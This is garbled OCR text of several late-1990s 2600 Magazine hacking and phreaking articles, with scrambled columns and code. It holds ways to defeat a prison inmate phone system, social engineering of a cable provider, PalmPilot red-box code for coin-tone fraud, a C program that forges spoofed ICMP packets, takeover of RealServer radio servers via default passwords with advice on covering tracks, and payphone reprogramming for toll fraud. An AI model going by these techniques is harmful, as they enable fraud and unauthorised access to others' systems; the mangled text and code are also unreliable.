The TMU is the physical interface between the inmate phones and the outside telephone network. Each TMU supports seven phones (max), and they communicate with the CPU via synchronous and asynchronous data and voice lines to the frinate Network Control on a TJ (I think).

The CPU is an 80486 based NCR 3550 super-mini-computer operating at 50 MHz. It has two routers with one Ethernet and 16 synchronous connections each. Remote terminals at each prison are also connected to the CPU through high speed connected connected to a VGA card in the CPU. Additional terminals are econocted through R5-232 ports locally or remotely by high speed links.

The US software is firmware in the IMUs or in files on the CPU's hard disk. The

 software resident on the CPU runs under a UNIX System V 4.2, but users only interact it with the Oracle Relation Database (unless you have programmer rights on the system).

The system controls everything as soon as the phone goes off hook. When an intract enters a phone number and their eight digit access orde, the TMU sends the request to the CPU which looks up the inmate's account to decide if the call is authorized. The RDBMS keeps a detailed audit trail of the entire call (number called, time, date, length, collectidebit, etc.) and soits account information.

It's set up to limit the use of UNIX comorands to the system administrator only (called Database Administrator (DBA) on the system). You can get to this part of the system by the "System Data Administrator" branch on the main menu.

The only way you can get direct access to raw UNIX is if you have programming access privileges (pick "Operating System Utilities" from the main menu). Only the programming access privileges allow you to see the full system menu. Users are only able to legin on terminals in their approved area, and a failed legin attempt freezes the account until the sysadmin restores it.

I have tried many PACs from 00000000 to 9999999 with no luck (and my fingers but like hell too). An inmate can enter 118 to get his/her prepaid account balance, so I tried 000 through 999 using the code and any PIN (staff) that I could guess, but nothing good came from it (now my fingers are bleeding). L14 plus a staff PIN followed by an immate's PAC allows staff to listen to the last recorded name you used (for collect call connection).

If anyone has ideas about how an immate might bear this phone system. I would love to hear them. ITS is like Fort Knox! Note: this is not a PBX! They just add TMUs when they need more phones.

Infiltrating Media One

some down on you like a too of flozen shit. lot. And if you fack it up for me, I hope they into MediaOne Express. I like their service a line. I am not in any way condoming, encouraging, or soliciting people to crack

diaOne Express. And it rocks!! As of today, I'm now a subscriber for Me-

and my 32 port switch. No reason to make the installers nervous. 12:00 PM. Hid tay Linux manuals, CD's.

the install area and proceeds with the install. 12:30 PM. Cable Jayer shows up, surveys

dem drilled through my room wall. 12:45 PM. Soparate line for my cablemo-

ritory. Fiber to the header, and then coax to the fiber network in their entire Chicago-area tencalled about looking to charge us for) for /rec. to the new liber optic food (which they'd Turns out that MediaOos is going over to a chatting and got my online place rewrited even my place was on the old coax head. Bid some gineering with the cable tayer. Turns out that 12:50 PM. Went out to do some social en-

judation box on the back of my place. -1500 PM, testalls the splitter in a new

1:20 PM_Cable install finished and the

activate the modern. Win98 boxen, just to keep the installers happy. front door. They come in, plug the modern into the wall and my NIC, call the office and 1:30 PM. The modern installors are at the

[4] Do not specify an IP address.

system and implanting staff like Back Onyou like giving people access to your entire 2: Turn print and file sharing of (unless

3: Disable DNS and WINS.

citio, and then drop and reacquire an IR.] 5: Run Wittipelg.exe, change from PPP0 to

1:45 PM. After sharing some cablesharing

http://www.cablemodeminfo.com/cableshardem) (much of which can be found at vice agreement (I can see boles already) and ing html), the cable guys have me sign my serset up his own home network on his cablemoato with the modern guy (who's looking to

ward for oil new e-mail accounts on the Monowing ensues. The "tech" on the other end diagone system is "password". slips and reveals to me that the default passthe password for my o-mad account. I call MediaOco and ask about it, More social engi-1:50 PM. I notice they forgot to leave mo

diagnement (the password changing function is web-based and left up to the subscriber). Passwords can be changed on www.ce.me-



PalmPilot's Canadian

D8RG/ASM by CYB

a Red Box with just seven lines of code usavailable from: computer made by 3Com. It can function as ing the chasPed freeware BASIC interpreter The PalmPilot is a versatile palmtop

for a = 1 to 5

sound 2200, 33, 64

0.00



http://www.micholson.com/the/

rautonum Here's the code:

sound 1, 33, 2

people outside of Canada will have to wait pately the Pilot cannot generate DIMF for a shird-party add-on. without serious hardware medifications so It doesn't get easier than that Unfortu-

Forging Ping Packets by /bin/laden

PGP Key fingerprint = 8F <6 A8 46 DS A9 9F ED 8A 5D A3 3C A8 C4 5C A8

ICMP echo request (ping) packet to any destination address making it appear as if it came from a specified source address. The destination machine will respond with an ICMP acho reply to the forged source address. A deciral/hex/ascii curp of the transmitted packet is printed to stdout. Everyone always hears how easy it is to forge Ethernet packets. But just how easy is it? It's this easy. This program will send a forged

address of your router in the Etternet address database (non-5 ethers). If you are on the some segment as the target machine then specify the target machine as your router to avoid ICMP restricts. FreeBSD, NetBSD and OpenBSD. This program uses the Berkeley Facket Filter and has been tested on You will need to have the Ethernet

Use this program to:

Test firewalls.

Play jokes on your friends. ("Why is follow pinging mo?")
 Learn how to use the Benkeley Packet Filter.

addresses that are not from your network. You may encounter problems if your router blocks packets with source

ICMP: What happens when you get caught hacking into military networks.

Ninclude <stdio.h>

Ninclude <sys/socket.hv #include <5ys/param.hs Minclude kaidlib, ho #include snetdo.ho #include std.rp #include <erron.hv #include ofcotl.hs Minclude string.ha #Include sctype.hx

#include <sys/ioctl.b> functude varpa/inst.h> #include <netiret/ip_icmp.hx</pre> #Include snetinet/ip.h> #include <notinet/in_systm.ho #include <metimet/in.hs

#Include define.ha

Minclude <retinet/if_ether.hs #include #include finclude crec/if.hs

≄define PKT5IZE 56

u_char data[BUFSIZE]; ¢define 8UFSIZE $sizeof(struct\ ether_hecder) + sizeof(struct\ ip) + 8 + PKTSIZE$

int resolve(const char *, u_long *);
int in_cksun(u_short *, int);
void dump(const u_char *, int); void usage(const char *);

```
main(int orgo, char "argv[])
                                                                                                                                                                                                                                                                                               strncpy(ifr.ifr_name, device, sizesf(ifr.ifr_name));
if (toct1(fd, BIOCSETIF, &ifr) < 0) {
    perror("BIOCSETIF");</pre>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               80,4
                      chdr = (struct other_header *)p;
                                                                                                                            if (n != DLT_ENI@W8) {
tf (ether_hostton(argv[Z], ehdr->ether_dhost)) {
                                                                                                                                                                                         if (loctl(fd, BIOCGDLT, &n) < 0) {
   porror("BIOCGLL1");</pre>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      srond(getotd());
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  arge -- optind;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      while ((ch = getapt(argo, argv, "i:")) != EOF) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   struct other_header *ehdr;
struct ionp *icp;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                argy -= optind;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              priore = orgy[8];
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            in that 'p = dota;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              struct ifreq ifra
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                extern int opting;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             int on:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                int obytes - BUFSIZE;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          int fd = -1;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         char bpfdev[32];
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   char *prone;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       char *device = "oda";
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    extern char *optarg;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 Int n = or
                                                                                                                                                                                                                                                                                                                                                                                                                                              while (f6 < 0.58 \text{ (errno} = E8USY + 1 \text{ errno} = EPERN)); f <math>(f6 < 0) {
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          (ergc != 3) {
                                                                                                                                                                                                                                                                                                                                                                                                     perror(bpfdev);
return(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     fd = open(bpfdev, 0_RDMR)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    switch (ch)
                                                                                   return(1);
                                                                                                                                                                      return(1):
                                                                                                                                                                                                                                                                            return(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         sprintf(bafdev, "/dev/apf%o", n++);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   return(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     usage(prare);
                                                                                                     fprintf(stderr, "%s: Unsupported data-link type\n", bpfdev);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      default:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     "1" espo
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          DOBOK:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   return(1):
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               device = optang;
```

```
resalve(const char "hostnome, p_long "addr)
                                                                                  clsc
                                                                                                                                                                                                                                                                                                                                                                   5(8)unu) 8u
                                                                                                                                                                                                                                                                                                                                                                                              close(fd);
                                                                                                                                    if ((hp = gethostbyname(hostnome)) - NULL)
                                                                                                                                                                                                struct hostent *hp;
                                                                                                                                                                                                                                                                                                                                                                                                                                                     dump(data, maytes);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   tf ((royles = write(id, data, sizeof(data))) < 8) {
    perror("write");</pre>
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      gettimeofdey((struct timeyet *)p, (struct timezene *)MUL);
tcp-sicmp_cksum = in_cksum((u_short *)icp, 8 + PKTSIZE);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             tcp = (struct icmp *)p;
tcp=>icmp_type = ICMP_ECHO;
tcp=>icmp_code = 0;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                p += sizeof(struct ip);
if (*oddr -- INADOR_NONE)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      0
1
00
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           icp-sicmp_cksum = 0;
icp-sicmp_id = htens(rend() % 0x10000);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         tphdr->ip_sym = in_cksim((u_short *)iphdr, sizeof(struct ip));
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      if (resolve(argy[0], &iphdr-vip_dst.s_pddr)) {
    fprintf(siderr, "%s: Unknown hoston", argy[0]);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            if (nesolve(angv[1], &iphdr->ip_src.s_oddr)) {
    fprintf(stderr, "%s: Unknown host\n", angv[1]);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      p += stzeof(struct ether_header);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             bzero(chdr-sether_shost, &THER_4DOR_LEN);
chdr-sether_type = htons(&THERTYPE_IP);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        for (n = 0) n < PKTSIZE; ++n)
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             ich-sicab_sed = 8;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     iphdr-vip_sum = 0;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 iphdr-xip_p = IPPROTO_IONP;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        iphdr-sip_off = 0;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              iphdr-xip_id = htons(rand() % 0x10020);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          ipnor-stp_tos = 8:
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      iphdr-xip_hl = sizeof(struct ip) >> 2;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 iphdr->ip_v = iPvE8510N;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             iphdr = (struct ip *)p;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          iphor-sip_ttl = MAXIII;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               iphor->ip_len = htors(BUFSIZE - sizeof(struct ether_header));
                                                    bcopy(hp->h_addr, addr, stzeof(*addr))
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        neturn(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             p(n) = n_0
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  return(1);
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   return(1);
                                                                                                              'addr = inet_addr(hostname);
                                                                                                                                  cont. on page 27
                                                                                                                                                                                    forging IP
```

return(1);

fprtatf(stdern, "%s: No hardware address\n", argv[2]);

Trunking Communications Monitoring



by FELEgodzilla

many interesting things. This article is a follow-up, offering some tips and more iny now, some of you (maybe) started listening in on the sineaves and found a great sight as well as various data sites for you to check out

as I can determine who is in change and who is doing the patrolling - and monitor accordingly. There are other tools and informational points to consider tapping into. focus in on. I found this to be most interesting when listening in on state police talkgroups, die groupings. With your tracker, you'll be able to tune in (or out) those groups you want to identification numbers - i.e., talkgroups. Trunked raths systems are organized visca-vis nu-When you're monitoring a trunked radio system, your tracker will begin displaying group

(such as the Bearcar/Uniden 835XLT), plug into a PC, and let it do all the work for you The IXI will log and note the times and groups scanned for your future reference later on. Δ good approach to consider is that of PC scan kits. You can get ahold of a trunk tracket

Some of those signals can be most interesting - and remember, it's not just the police who ceiver. MDT's (mobile data terminals), DTMF's, CTCSS, along with a host of other goodics.com) as well as the Optotrakker. use digital transmitters. Some models to consider are the Optocom (sales@optoclectronies fly through the air all around us. Having a digital receiver can decode those signals Along the lines of scanning, you should consider getting your hands on a digital re-

and it'll automatically log where and what's going on. You'll still have to do listening, but about \$300). So you can go to work, drink, or generally let your PC/scanner do the work can monitor all those trunked systems (sweet!) while also handling digital signals (all for of the hurth. this approach saves you a lot of time and trouble (unless you're like me and enjoy the thrill announced 700, if it isn't out already) megahertz trunked radio systems. The Optotrakker only handle the 800 Mbz. range, but there are also 400, 500, and 900 (and the soon to be As of this writing, there are various types of trunked radio systems. Some Trackers can

some type of cerrier wave. The trick is to find them, catalog them, study, and then that behave like a regular receiver, except that you can't talk through them; they simple then consider getting a frequency counter. Frequency counters are hand-held devices well, learn around your various target areas. Shopping mails, stores, chilities, and whatnot all use decode the digital signals being sent on the airwayes. Take a walk on the wild side the type of counter, will capture and store the active frequencies in your area - if not scan a wide frequency range (usually about 10 Mhz. to 2 Ghz.) and, depending upon Speaking of hunting, if you're not sure about what's being transmitted around you.

2600 Magazine

systems or not): Your standard approach will be (regardless of whether you're tracking trunked

- Go out with a counter and get the frequencies.
- Set up your tracker/PC scanner. Log the activity
- Go back and listen in.
- d) Look up your frequencies to see who's what.

ing either, you shouldn't encounter this development all that often. and keep on going. Fortunately, referring back to what I said earlier about hierarchical sysbing the other channels where the conversation (or conversations) may have continued tems and how those with brains and initiative are usually not appointed to positions requirmains open long enough to lock up your scanner - thus preventing your scanner from scan-Bed news, there's really not much you can do about this except to push the "search" betton that the channel/repéater which just finished invadeasting a voice or deta transmission retalking, and you'll (usually) hear a series of one to those second begas. What this does is is, a transmission delay that creates a hang time for the scinner, lo effect, the user stops sides being encrypted) against scanning. Some system operators will program a "tail," that When scanning-tracking, you may encounter a system third somewhat protected (bo-

There are various sites and sources of information to consider.

Check up on some tips and other trackers' experiences

http://delectricoates.com/t/jorum/tr/ward.htm • trunted radio_forum

pany and there are plenty of other vendors to check out): Horo's a place to check our equipment pricing (no, I don't own any shares in the com-

http://grove-ent.com · Grave Enterprises; aguiçanent

 $katp://gulf/bss/fcc_gov/cgf-bsp/ws.exe/prod/oce/forms/report/Search_Horm.km <math>\circ$ FCC (I profer CD ROMS as keyword or number searches are done far more quickly): whose they are. Similar information can also be found on CD-ROMS or frequency books After manitoring, when you do get frequencies, here's one place to go and find out

http://home.oft.nes/~wwhitby - listing-of tranked radio systems Want to know where there are trunking systems? Here's a spot to check out: Certification information

that you get a copy of the December 1998 issue of Monitoring Times, and read the article hooks, magazines and various CD-ROMs. Roading is wonderful. I also highly recommend "Challenges in IDing Trunked Radio Systems." Great overview! There are a wide variety of excellent access sources that I found to be most useful -

also definitely hip. With today's growing reliance on multi-frequency systems, being there on the air is cutting edge. Well, Thope you found this article to be somewhat useful. Wired is cool, but wireless is

and databases, the airwaves are there for the taking! With DTMF decoding, trenk trackers, and PC scans-along with bandy reference books

NI LSDIC STHE

THE 2600 BLUE BOX SHIRTS ARE BACK, only this time they really have a blue colored box on the front! (We outdo ourselves samptimes) To order, send \$18 for one shirt, Middle Island, NY 11953 2600 Shirts, PO Box 752 \$30 for two, to:

lateraet Radio Stations

Section (Carpenter

A new phenomenen's becoming increasingly popular on the net. Increast radio stations. Some of the benefits to these stations are that they can each a far broader socience than a traditional EM transmitter (anyone with internet access can listen), and the FCC isn't regulating them boasses they den't use radio waves. I would like to give some basic information on these because I baven't seen much documentation and they could be useful to further tink the underground hacker culture together.

The main company propelling those stations is Real Networks. They make the Real Player, Real Server, etc. and use streaming media authorizes. Deire software is very bugge, but there isn't much of an alternative. Because this is a new frontier so no speak, most people, including Real Networks' tech suggest people, don't fully understand all the detrals. I am the webmaster for one of these stations and have found that most everyone has a list of tranble setting them up and making them work.

number. In the G2 betas the default is usually 80811 the password is encrypted and stored in a file called competent administrator will change this quickly tor" seed the default password is "lettnein". Am and password. The default username is "Administrastacle is a little trickier. It will ask for a username portscan from 6000 to around 8000, but the next ob isn't the hardest thing to figure out if you do a but sometimes 9090. The full (32 version, however, ectator, though. First off, you have to know the port must go through if they want to secoss the central with the IP address. There are a few barriers that one the web page http://realserventeame.ru/kortsin.com control center can usually be accessed by opening settings alone. If you can gain access to the server but I'm sure someone out there has left the default stallation usually in the 6000's like 6336. The port picks a (somewhat) random port value during the in-You can also replace everything in front of PORT radiodomain is the domain of the radioly with site the name of the computer the RealServer is on and PORTSidmin/Soles bird where realserversame is web based Java menifer and central center. This an interesting Seature that the older servers don't a though some of them don't). The Reaf Server G2 has presets are required to use the Real Server G2 (even you will notice it has a list of present. All of these Real Player (downloadable from www.real.com) Server 62 or the Real Server 5.x. If you have the tions use one of two main Real servers, the new Real Right now a majority of the internet radio sta-

'enserver.pswd' and usually located in Frigram Filve Real Real Server's or a similar directory. Sometimes the pesswood can also be found in the configuration file reserver ofly. The certify file is written in NML so if the passwood is there then you don't have to deal with the energyach file. The laws useful or to deal with the energyach file. The laws useful or to deal with the energyach file. The laws useful or to deal with the energyach file. The laws useful of the server, such as change port settings, restart the server, and other usernames and passwords for the Real server, and other fun oddities such as track the listening andience.

like a 24 hour broadcast sover days a work! covering your tracks and don't do something scapid is exening from. So in other words, do a good job on a server because they can track where the stream probably not advisable to "overstay your welcome" tions. The default is to have no restrictions. It is or back the G2 administrator and change the restricserver that doesn't have restrictions set on encoders Before you can do this though you need to find a stream to a remote server and use their bandwidth! flavors of UNEX. You can then send your encoded work on an NT platform, just Win 95.98 and some http://www.nest.com for five. The encoders will get sion" of the Real Encoder (for 5.x servers or below) broadconing, though! You can download a "lest verlot of bandwidth. This shouldn't prevent you from the software for a station because the server uses a nex (like a T1) I would not recommend acting up all Unless you have very high speed access to the Interown Internet radio station: The encoder program server program most be run on separate computers (which sends out the content to the server) and the A few notes for someone trying to set up their the Real Producer 3

Some final notes - if you do a portsean on the RealServer it well usually have poets 554 (for rtsp), 4040 (for the encoder), one poet from 6000-800) (for the administrator), and 8000 (for mise brtp) open among others. The port 9000 is the default arcetostrap point and will only be spen if a mostkor is also open. I recommend scanning in the 9000's before attempting to try anything because the monitor is also upon if a more promiter occurations are open and where they are coming from, if an administrator is castally monitoring the server and suddenly sees an extra monitor pay up to might get a little suspicious.

I hope this information has been useful to at least a few people out there. On a final note, all this information has been gathered using the WEN NT versions. Although the other versions are bound to be similar I cannot say for certain.

STARTLING NEWS

We've decided to turn back the hands of time and embark on a shrewd marketing ploy. Effective immediately, our subscription price will revert to what it was nearly ten years ago a mere \$18!

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age 22

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any of the articles in 2600 deal with exploring today's computer, relephane.

And electronic systems in new ways. I wish to introduce one new system into this list a quantum economic. Although I will try to introduce the concept in a simple manner, quantum economical that the reader have at least some enderstanding of physics and chemistry.

Quantum computing is an area that is being very actively researched roday as one of the bottlest topics in both computer science and physics. Although scientists say that quantum computers won't be physically restrict for several decades, the theoretical work that already exists makes it possible to learn about quantum computing through simulation.

Whereas current computers work with hits, i.e., movement of electricity (florusends of electrons) which we interpret to mean one or zero, a quantum computer may opened on only several quantum objects (such as atoms or electrons) and interpret their states (spin of electron or groundlexcited state of etam) as a legical one or zero.

Now, without poing into the reasons behind the theory, quantum mechanics states for example, say we have an atom that has a fifty-fifty chance of decaying within the part half from If we do not observe this atom after the half bour, quantum mechanics says it has neither decayed, nor not decayed, free sits it century be strange, the theory is sound in that it explains offers observed in experiments. For more infernation on why this is true, see Young's double slit experiment in your heal physics back

The whole quantum theory has something to do with the behavior of small particles. Basically, it is said that everything in nature tast wave and particle characteristics, but small particles are small enough that we can observe their wave characteristics. Thus, light can be said to be both an electromagnetic wave, and a stream of particles that we call photons. Quantum theory also says that these particles outst as "probability waves" and only become real when we observe them.

The reasons for these theories are too com-

plex to be discussed here, but it turns out that this property of objects to exist in indesegnitate states can be used to create a new type of computing machine, a quantum computer, that can operate on quantum states.

A quantum computer operates on quantum bits, or "qubits," which are much similar to our bits, except that they can represent a zero, one, or a mix of a zero and one. This mix - known as a siperposition of states - collapses into a concorne when observed. The advantage is that which a three bit elsewing temporary can bold the numbers from zero to severa, a quantum computer of the same size can hold the numbers acro through seven at the same bits, in a "coherent superposition."

Classically, it is possible to increase computing power by adding more processors working in parallel, but to increase the power of a machine exponentially we need to add an exponential amount of processors. This is not true in a quantum system. By adding one "bit," the power is increased exponentially because this bit can now be part of the superposition. Quantum computers can use this exponential power to solve problems that were believe thought to be unsolvable.

Extoring is one such problem. It is relied on heavily in modern cryptosystems because it is "facto" to factor large numbers into two prime factors. There is no known efficient algoration (meaning one that turns in polynomial time or less) to factor numbers. However, in 1994, Peter W. Shar proposed an algorithm for quantum computers that would factor numbers in polynomial time, meaning that it would become as easy to factor numbers as it was to multiply them. This means that any current encryption could be broken in a reasonable amount of time.

Thus, quarteen occupators well be machines that are not just "many times" faster than today's machines, but exponentially faster They will be give to break any oxide, factor large numbers, and find items in unsorted lists in an insunely short amount of time. A good way to explore quantum occupating, since such machines are not physically in existence us of yet, is to build a simulation.

I have created at Open Source project for Linux to build a questum computer simulator. It

is known as OpenQubit and is located at http://www.openqubit.org. There is a -200 person toading list consisting of physicists, computer scientists, and anyone who cares to discuss quantum computing and related topics. So far, we have created a weeking simulation that can run Shor's algorithm and factor runnbers. The celly problem with simulation of such a system is its exponentiality. Because a classical computer does not operate in the same way as a question computer, it thus the targest number I can factor on my work. Thus the largest number I can factor on my system with \$2MB of RAM is 63. However, building this simulator gave me great assight into a very interesting technology that will probably

ready for the next computer revolution. If you are interested in reading more about quantum comparing, visit the such page mentioned above, or search for quantum computing (www.google.com seems particularly nice for this).

The number is the founder and project leader of the OpenQubit project. He is a logh inhood student who started learning about guantum mechanics as a hobby and was suspend to course a guantum comparing students: It is now in its third development series (0.3x) and its codenamed NeoOpin. For more information visit hapolimeneopsequibitions Don't be afraid to join the mailing list.



bootene standard during our lifetime. So ger

*** - Welcore to inc.2600, net - Message of the Day

*** - IRC - 2628 STYLE

- TAY - 5000

*** - We all know IRC is an anarchic way of communicating, to say the least.

*** - This is all fine and good, except that it sometimes makes

*** - communicating a bit difficult. A bunch of us have put our heads

*** - together and core up with something that should please everyone - the

*** - 2620 IRC Network. That's right, a new network that's completely

*** - independent of EFNet, undernet, dalmet, whatever. Simply change your *** - server to inc.2620.not and you're in!

407

As this is our own server, we can do whatever we down well please on
 It and you have more of a chance of implementing features that you

*** - want as well. At the moment, we allow usernames of up to 32 characters *** - instead of the current limit of 9. We're working on implementing

*** - secure connections for our users so the monitoring agencies can go

*** - back to real crime once agota. And, at long last, 2600 readers will be *** - able to contact people in their areas by simply entering a channel

*** - that identifies their state or country. For example, #ks2600 is the

2600 channel for Kansas, #2600da is the 2600 channel for Germany.
 (States come Defore the 2600, countries come after. A full list of the

** - two-letter codes is available on our server.) And, as always \$2500
** - will exist as the general 2500 channel, open to everyone at all times

*** - will exist as the general 2000 channel, apen to everyone at all times
*** - You can create your ewa channels and run them as you see fit, in the

*** - tradition of URC.

*** - We look forward to seeing this network grow and Aburish. Help spread *** - the word - irc.2600.net - a network for hackers, run by hackers.

82:07AM Ekluge (+i) on #joeger (+int 23) [sofnlBrcaYp] [ArmoBox]

Protel Cocots

by HeadTrip

I have spent a few years investigating Protel cocots and have some useful info fer anyone interested in backing and/or phreaking these puppies. Protel cocots are the ones that answer with a 1200 bps modern set to old Bell mode instead of CCITT. Anyway, on to the good parts.

First, the Protei's have some features from the keypad that you will need to know in order to back them. Here is a list:

*#61 - gives the payphone's number (as programmed in the system flags).

.º062 - gives the program info (we will go over this later)

*#65 - gives the number the phone calls for exprora updates

*#2 - forces the phone to get an eeprom update and new flag settings

This is a very short list but it is all that is needed.

a copy of expresenct-III or proprotexe (expressnet is the commercial programming white) the 0 clock to another one... then wait at the other payphone and play operator the four digit numerical passcode. Now the hard part: search and scroutge the Internet for the input in your comm program. When you go back and look at the capture, you will see modulator. Open your comm program on the laptop. Go to the phone and punch *#2. Log it to receive only - some have this on the dish, others you have to clip the TX line on the network interface and crack it open. The fun begins! Cip your Bell modem on the line. Set or something - I got mine for \$10 at a flea market) and an old Bell A202 or compatible moeven more fun after jacking that rate up, set the 411 service cloak to another payphone, set you want: free long distance, 900 service, \$100 per minute local calls... whatever. And for your program util, call the phone, and eater your password and program that cocot however gram it" version that comes free when you buy one from Protel). Now go home and run for the Protels that supports dial-in stuff and proprotexe is the bare "call the phone and prodem (even cheaper). Telephone cable and allugator clips are also a must. Find the telephone (Catching on?) What equipment will you need? A dirt cheap laptop (like a Compag lite286 right? Well, it's not. The provider's network has to send it in order to send a new expron-The first step to backing a Protel cocot is getting the service password. Sounds hard

When a call comes in to the operator

21 returns the coin(s).

92 clears the hopper and collects the coin(s).

93 makes the next call free

Play with it and figure out all the cool things you can do as the operator of that payphone. Oh yeah, and you can put pricing on the "free" services too, like 911, 411, 0, 211, 800, and stuff like that All of the x11 stuff can be cloaked to whatever number you want it to dial, like 911 = 1-800-BUT-LOVE. This one I don't suggest because mossing with an emergency service of any type is a felony not to mention downright immoral. Be creative, but remember it is illegal so don't get caught.

800 usage(const char *argv0) 800 dump(const u_char *p; int n) in_cksum(u_short *addr, int len) chan dec [33]; chan dec [25]; chan dec [9]; int i = 0; tf ((p = serrchr(argv0, '/')) := NULL)
argv0 = p + 1;
